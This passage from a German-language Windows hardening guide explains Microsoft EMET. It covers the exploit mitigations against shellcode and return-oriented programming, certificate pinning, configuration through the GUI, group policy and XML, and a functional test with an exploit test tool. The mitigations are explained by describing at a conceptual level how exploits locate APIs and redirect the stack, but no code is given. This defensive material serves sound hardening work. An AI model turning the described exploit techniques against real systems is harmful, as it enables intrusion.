ShellCode auf (dieser wäre am Stack bzw. am Heap bei aktivierter DEP nicht ausführbar), sondern sorgt mittels Manipulationen der Rücksprungadressen am Stack dafür, dass bestehender Code seiner Wahl aus exekutierbaren Memory-Segmenten ausgeführt wird. Ändern sich die hierzu benötigten Adressen jedoch bei jedem PC-Start, so sinkt die Wahrscheinlichkeit, dass ein Angreifer es schafft die von ihm gewünschte Funktionalität auszuführen rapide (siehe `foo.dll` in Abbildung 103). Moderne Software die mittels entsprechender Compiler-Optionen für den Betrieb mit ASLR vorbereitet wurde, nutzt ab Windows Vista aber ohnehin die native ASLR-Unterstützung des Betriebssystems.

3.8.3.5. BottomUp ASLR (Address Space Layout Randomization):

Mittels BottomUp ASLR werden die Basis-Adressen von Heap, Stack und anderer Speicher-Segmente randomisiert.

3.8.3.6. EAF: Export Address Table Access Filtering

Exploits benötigen Zugriff auf Windows-APIs, um z.B. Veränderungen am System durchzuführen. Dieser Zugriff wird in der Regel erlangt, indem die Export-Adress-Tabellen der geladenen Module (DLLs) nach den benötigten APIs durchsucht werden.

EAF beschränkt den Lesezugriff auf die Export-Adress-Tabellen (z.b. von `kernel32.dll`, `ntdll.dll`, `kernelbase.dll`, …) in Abhängigkeit davon, aus welcher Region des Codes der Zugriff stammt. So wird ShellCode der Zugriff auf die Export-Adress-Tabellen versagt.

3.8.3.7. EAF+: Export Address Table Access Filtering Plus

Bei EAF+ handelt es sich um eine Erweiterung von EAF, die aber auch unabhängig von EAF eingesetzt werden kann. Einerseits werden hiermit die Stack-Register und Frame-Pointer hinsichtlich deren erlaubten Grenzen überwacht, andererseits können Module (DLLs) konfiguriert werden, die betreffend Zugriff auf die Export-Adress-Tabellen von `kernel32.dll`, `ntdll.dll` und `kernelbase.dll` überwacht werden sollen. Bei Verwendung der seitens Microsoft empfohlenen Konfiguration (siehe Abschnitt 3.8.8: `Popular Software.xml`) werden für Internet-Explorer mehrere Module (u.a. Adobe Flash, VBScript, …) auf diese Art mittels EAF+ befiltert.

Die nachfolgenden fünf Schutzfunktionalitäten zielen hauptsächlich darauf ab Return-Oriented-Programming (ROP, siehe Abschnitt 3.8.3.4) hintanzuhalten:

3.8.3.8. LoadLib: Load library checks

LoadLib überwacht die LoadLibrary-API, und verhindert so das Nachladen von Bibliotheken über UNC-Pfade (vom Netzwerk).

3.8.3.9. MemProt: Memory protection checks

MemProt verhindert das nachträgliche (z.B. mittels Shellcode) als ausführbar markieren des Stack.

3.8.3.10. Caller: Caller checks

Mittels „Caller checks“ wird sichergestellt, dass kritische Funktionen nicht mittels einer `Return` oder `Jump` sondern nur mittels einer `CALL` Instruktion aufgerufen werden.

3.8.3.11. SimExecFlow: Simulate execution flow

Versucht beim Aufruf kritischer Funktionen mittels einer Disassembler Bibliothek zu erkennen, ob diese in *Return Oriented Programming* resultieren.

3.8.3.12. Stack Pivot

Hierbei handelt es sich um eine Überwachung des Stack-Pointers, um Modifikationen die eine Umlenkung des Stack, und somit die Kontrolle über die Rücksprung-Adresse zur Folge haben könnten zu unterbinden.

3.8.3.13. ASR: Attack Surface Reduction

ASR reduziert die Angriffsfläche einer Applikation, indem die für ASR konfigurierten Module blockiert werden. Die seitens Microsoft empfohlene Konfiguration (siehe Abschnitt 3.8.8: `Popular Software.xml`) sieht hierbei beispielsweise vor, dass Word, Excel und PowerPoint keinen Adobe Flash-Player mehr nachladen können.

3.8.3.14. Advanced Mitigations for ROP

Alle für EMET konfigurierten Prozesse werden automatisch mit folgenden ROP Mitigations versehen:

- **Deep hooks:** Zahlreiche seitens EMET als besonders kritisch eingestufte APIs werden gehooked und überwacht.
- **Anti Detours:** Verhindert, dass gehookte APIs von Angreifern durch direktes Anspringen unter Umgehung der hooks genutzt werden können.
- **Banned functions:** blockiert die Nutzung der HotPatch-Routinen, um ein Ausnutzen dieser für Exploits zu verhindern.

3.8.3.15. Fonts: Untrusted Font mitigation

Die Fonts-Protection kann systemweit oder pro konfiguriertem Prozess aktiviert werden. Dieses Feature steht ab EMET 5.5 und nur unter Windows 10 zur Verfügung. Es verhindert die Nutzung von nicht vertrauenswürdigen Fonts, die außerhalb des `Windows\Fonts` Verzeichnis abgelegt sind.

3.8.3.16. Systemweite Konfiguration

Die beschriebenen Schutzfunktionalitäten werden für die hierfür konfigurierten Prozesse wirksam. Für Data Execution Prevention (DEP, siehe Abschnitt 3.8.3.1), Structured Exception Handler Overwrite Protection (SEHOP, siehe Abschnitt 3.8.3.2) und Address Space Layout Randomization (ASLR, siehe Abschnitt 3.8.3.4) lassen sich die Schutzfunktionen jedoch auch global – also für alle Prozesse – aktivieren. Manche dieser Optionen werden seitens Microsoft jedoch als unsicher bezeichnet – z.B. das globale Aktivieren von ASLR. Dies kann in Abhängigkeit der verwendeten Gerätetreiber bereits beim Start des Systems zu Crashes führen.

3.8.4. Zertifikats-Pinning mittels EMET (Certificate Trust)

Die Sicherheit einer HTTPS-Verbindung (TLS gesichertes HTTP) beruht zum einen auf sicherer Kryptographie, zum anderen aber auf der Annahme, dass man mit der richtigen Gegenstelle verbunden ist. Diese Annahme wird mittels Zertifikaten validiert, eine Zertifikatsprüfung resultiert in der Erkenntnis, dass die Gegenstelle nachweisen kann ein gültiges Zertifikat einer vertrauenswürdigen PKI (i.d.R. ein kommerzieller Zertifikatsanbieter) Ihr Eigen zu nennen. Das Problem ist jedoch, dass es um die Vertrauenswürdigkeit der hunderten im Webbrowser bzw. im Betriebssystem verankerten Stamm- und Intermediate-Zertifikate möglicherweise nicht ganz so gut bestellt ist, wie man dies gerne erwarten würde.

Teils können sich die CA's einer staatlicher Einflussnahme nicht gänzlich entziehen (Stichwort: Lawful Interception in den USA[52], Iran[53], China[54], Indien[55], …) oder werden gehackt (z.B. DigiNotar[56], …).

Als System-Administrator möchte man daher für besonders schützenswerte Domains sicherstellen, dass beim TLS-gesicherten Zugriff nicht jedem auf den passenden Domain-Namen ausgestellten Zertifikat aus einer beliebigen getrusteten CA aus China oder den USA vertraut wird, sondern lediglich den erwarteten, legitim verwendeten Zertifikaten bzw. CA's.

EMET ermöglicht es, ein solches Zertifikats-Pinning generisch nachzurüsten, ohne hierfür die Applikation (z.B. den Webbrowser) erweitern zu müssen.




Abbildung 104: EMET Konfiguration der Zertifikats-Regeln

Abbildung 104 zeigt, wie im ersten Schritt eine Pinning-Rule angelegt wird. Diese umfasst ein oder mehrere Zertifikate bzw. CAs. In der letzten Spalte der Regel wird mit der Option

---

52 http://heise.de/-963857
53 https://www.eff.org/deeplinks/2011/08/iranian-man-middle-attack-against-google
54 http://heise.de/-2595239, http://heise.de/-2583414
55 http://heise.de/-2252544
56 http://heise.de/-1741726, http://heise.de/-1340621,

„Blocking Rule“ festgelegt, ob bei Verletzung dieser Regel lediglich eine Warnung über das Systray-Icon angezeigt wird (siehe Abbildung 106) oder der Zugriff auch blockiert werden soll – also die Crypto-API einen Zertifikats-Fehler zurückliefert, der sich im Webbrowser wie in Abbildung 107 ersichtlich darstellt.

Nachdem eine Pinning-Rule (wie in der vorherigen Abbildung 104 dargestellt) angelegt wurde, kann diese nun Domains zugewiesen werden (siehe Abbildung 105). Weitere Details zur Konfiguration können [SRD-Pinning] sowie dem Handbuch [MS-EMET, S. 20ff] entnommen werden.




Abbildung 105: EMET Konfiguration der geschützten Websites (Zertifikats-Pinning)

Im Auslieferungszustand ist das Zertifikats-Pinning nur für Internet Explorer aktiviert, über den Registry-Key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\EMET\EMET_CE` können weitere Executables für die das Zertifikats-Pinning gelten soll ergänzt werden, z.B.: `iexplore.exe;chrome.exe` (siehe [MS-EMET, S. 31]). Wirksam wird das Zertifikats-Pinning für Prozesse, die im genannten Registry-Key gelistet sind, und die zur Validierung von Zertifikaten die Windows Crypto API verwenden. Applikationen wie Firefox oder Java die ihre eigenen Zertifikats-Speicher und Crypto-Bibliotheken mitbringen, können nicht vom EMET Zertifikats-Pinning-Schutz profitieren.

Eine Verletzung des konfigurierten Certificate-Trust-Regelwerkes wird mittels einer Overlay-Einblendung vom EMET-Systray-Icon wie in Abbildung 106 dargestellt angezeigt:




Abbildung 106: EMET Regelverletzung – Zertifikats-Pinning – Systray-Info

Wurde die Regel als „Blocking Rule“ definiert, wird der Zugriff durch die Crypto-API mittels Zertifikats-Fehler auch tatsächlich unterbunden, dies wird im Webbrowser mittels einer klassischen Zertifikats-Warnung wie in Abbildung 107 ersichtlich darstellt:




Abbildung 107: EMET Regelverletzung – Zertifikats-Pinning – Browserwarnung

3.8.5. Installation und Konfiguration von EMET

Ausführliche Informationen zur Installation und Konfiguration von EMET sind einerseits dem EMET-User-Guide [MS-EMET] zu entnehmen, andererseits finden sich im Web auch zahlreiche How-To’s und Guides wie z.B. [TS-EMET]. Auch mehrere Video-Aufzeichnungen von Vorträgen zu EMET sind online verfügbar, z.B. auf Microsofts Channel-9 Portal[57].

Das EMET-Installationspaket liegt in Form eines Microsoft Installer (MSI) Paketes vor, lässt sich daher mit gängigen Software-Verteilungs-Werkzeugen automatisiert aufbringen, Beispiele hierzu sind im User-Guide [MS-EMET, S. 26ff] angeführt.

Die Konfiguration kann grundsätzlich auf 4 verschiedene Arten erfolgen, die auch miteinander kombiniert werden können:

- Als lokal angemeldeter Administrator mittels GUI, erreichbar aus dem EMET-System-Tray-Icon - siehe hierzu Abbildung 109 und Abbildung 110.
- Zentrale Konfiguration mittels Gruppenrichtlinien (Group Policies), die hierzu benötigten ADMX-Schablonen werden im Zuge der Installation im Verzeichnis `C:\Program Files (x86)\EMET 5.5\Deployment\Group Policy Files\Group Policy Files` hinterlegt. Dies ist die seitens Microsoft empfohlene Vorgangsweise.
- Mittels vorbereiteter XML-Konfigurationsdateien, diese lassen sich interaktiv im GUI laden bzw. die aktuelle Konfiguration als XML-Konfigurationsdatei exportieren. Alternativ kann eine XML-Konfigurationsdatei mittels Kommandozeilentool `EMET_Conf.exe` geladen werden.
- Mittels mitgeliefertem Kommandozeilentool `EMET_Conf.exe` können sämtliche Einstellungen auch gescriptet einzeln manipuliert werden.

[57] https://channel9.msdn.com/Search?term=emet#ch9Search

Schlussendlich landen alle vorgenommenen Konfigurationen in der Registry der Maschine (siehe Abbildung 108), von einer direkten Modifikation dieser Settings ist jedoch dringend abzuraten, da sich Ablageort und Struktur der Registry-Keys in Abhängigkeit der EMET-Version ändern können (so zum Beispiel geschehen von Version 5.2 auf Version 5.5).




Abbildung 108: EMET-Konfiguration hinterlegt in der Windows Registry




Abbildung 109: Konfiguration der systemweiten Schutzmechanismen unter EMET 5.5




Abbildung 110: Konfiguration der Applikations-Schutzmechanismen unter EMET 5.5

3.8.6. Funktions-Test von EMET

Firma Sophos SurfRight bietet eine ähnlich wie EMET agierende, jedoch kostenpflichtige Lösung namens HitmanPro.Alert[58] an. Auf deren Download-Portal[59] findet sich jedoch auch ein kostenfreies *Exploit Test Tool*: `hmpalert-test.exe`.

Dieses *Exploit Test Tool* lässt sich auch zur Funktionskontrolle von EMET nutzen, eine detaillierte Anleitung zu diesem Werkzeug und den damit prüfbaren Exploits ist in [SR-Exploit] zu finden.

Die `hmpalert-test.exe` wird in die EMET-Applikations-Konfiguration eingefügt und alle verfügbaren Mitigations hierfür aktiviert (siehe Abbildung 111).

Abbildung 111: EMET-Konfiguration für hmpalert-test.exe

Anschließend wird `hmpalert-test.exe` gestartet und die einzelnen Exploit-Techniken können getestet werden (siehe Abbildung 112).

[58] http://www.surfright.nl/en/alert
[59] http://www.surfright.nl/en/downloads/ - bzw. konkreter Link: http://dl.surfright.nl/hmpalert-test.exe




Abbildung 112: Test von Exploit-Techniken mittels hmpalert-test.exe

Abbildung 113 zeigt, wie EMET die Anwendung des SEHOP-Exploits unterbindet. Wäre der Exploit erfolgreich, würde mittels des Exploit-Codes der Windows-Taschenrechner `calc.exe` ausgeführt werden. Der Exploit wird jedoch rechtzeitig abgefangen, die Taschenrechner-Applikation öffnet sich nicht – das Tool `hmpalert-test.exe` wird terminiert.




Abbildung 113: EMET-Schutz verhindert Anwendung des SEHOP-Exploits

3.8.7. EMET Reporting (EventLog)

Verstöße gegen die konfigurierten Zertifikats-Pinning-Regeln werden auch im Windows EventLog protokolliert und können so mittels geeigneter Monitoring-Werkzeuge aggregiert, zentral gesammelt und ausgewertet werden. Im Anhang findet sich in Abschnitt 5.2.5 ein solcher Eventlog-Eintrag, passend zu den in Abbildung 106 und Abbildung 107 dargestellten Zertifikats-Trust-Verletzungen.

Auch sämtliche detektierten Prozess-Mitigations werden im Eventlog verzeichnet (siehe DEP-Mitigation in Abbildung 114 und StackPivot-Mitigation in Abbildung 115).

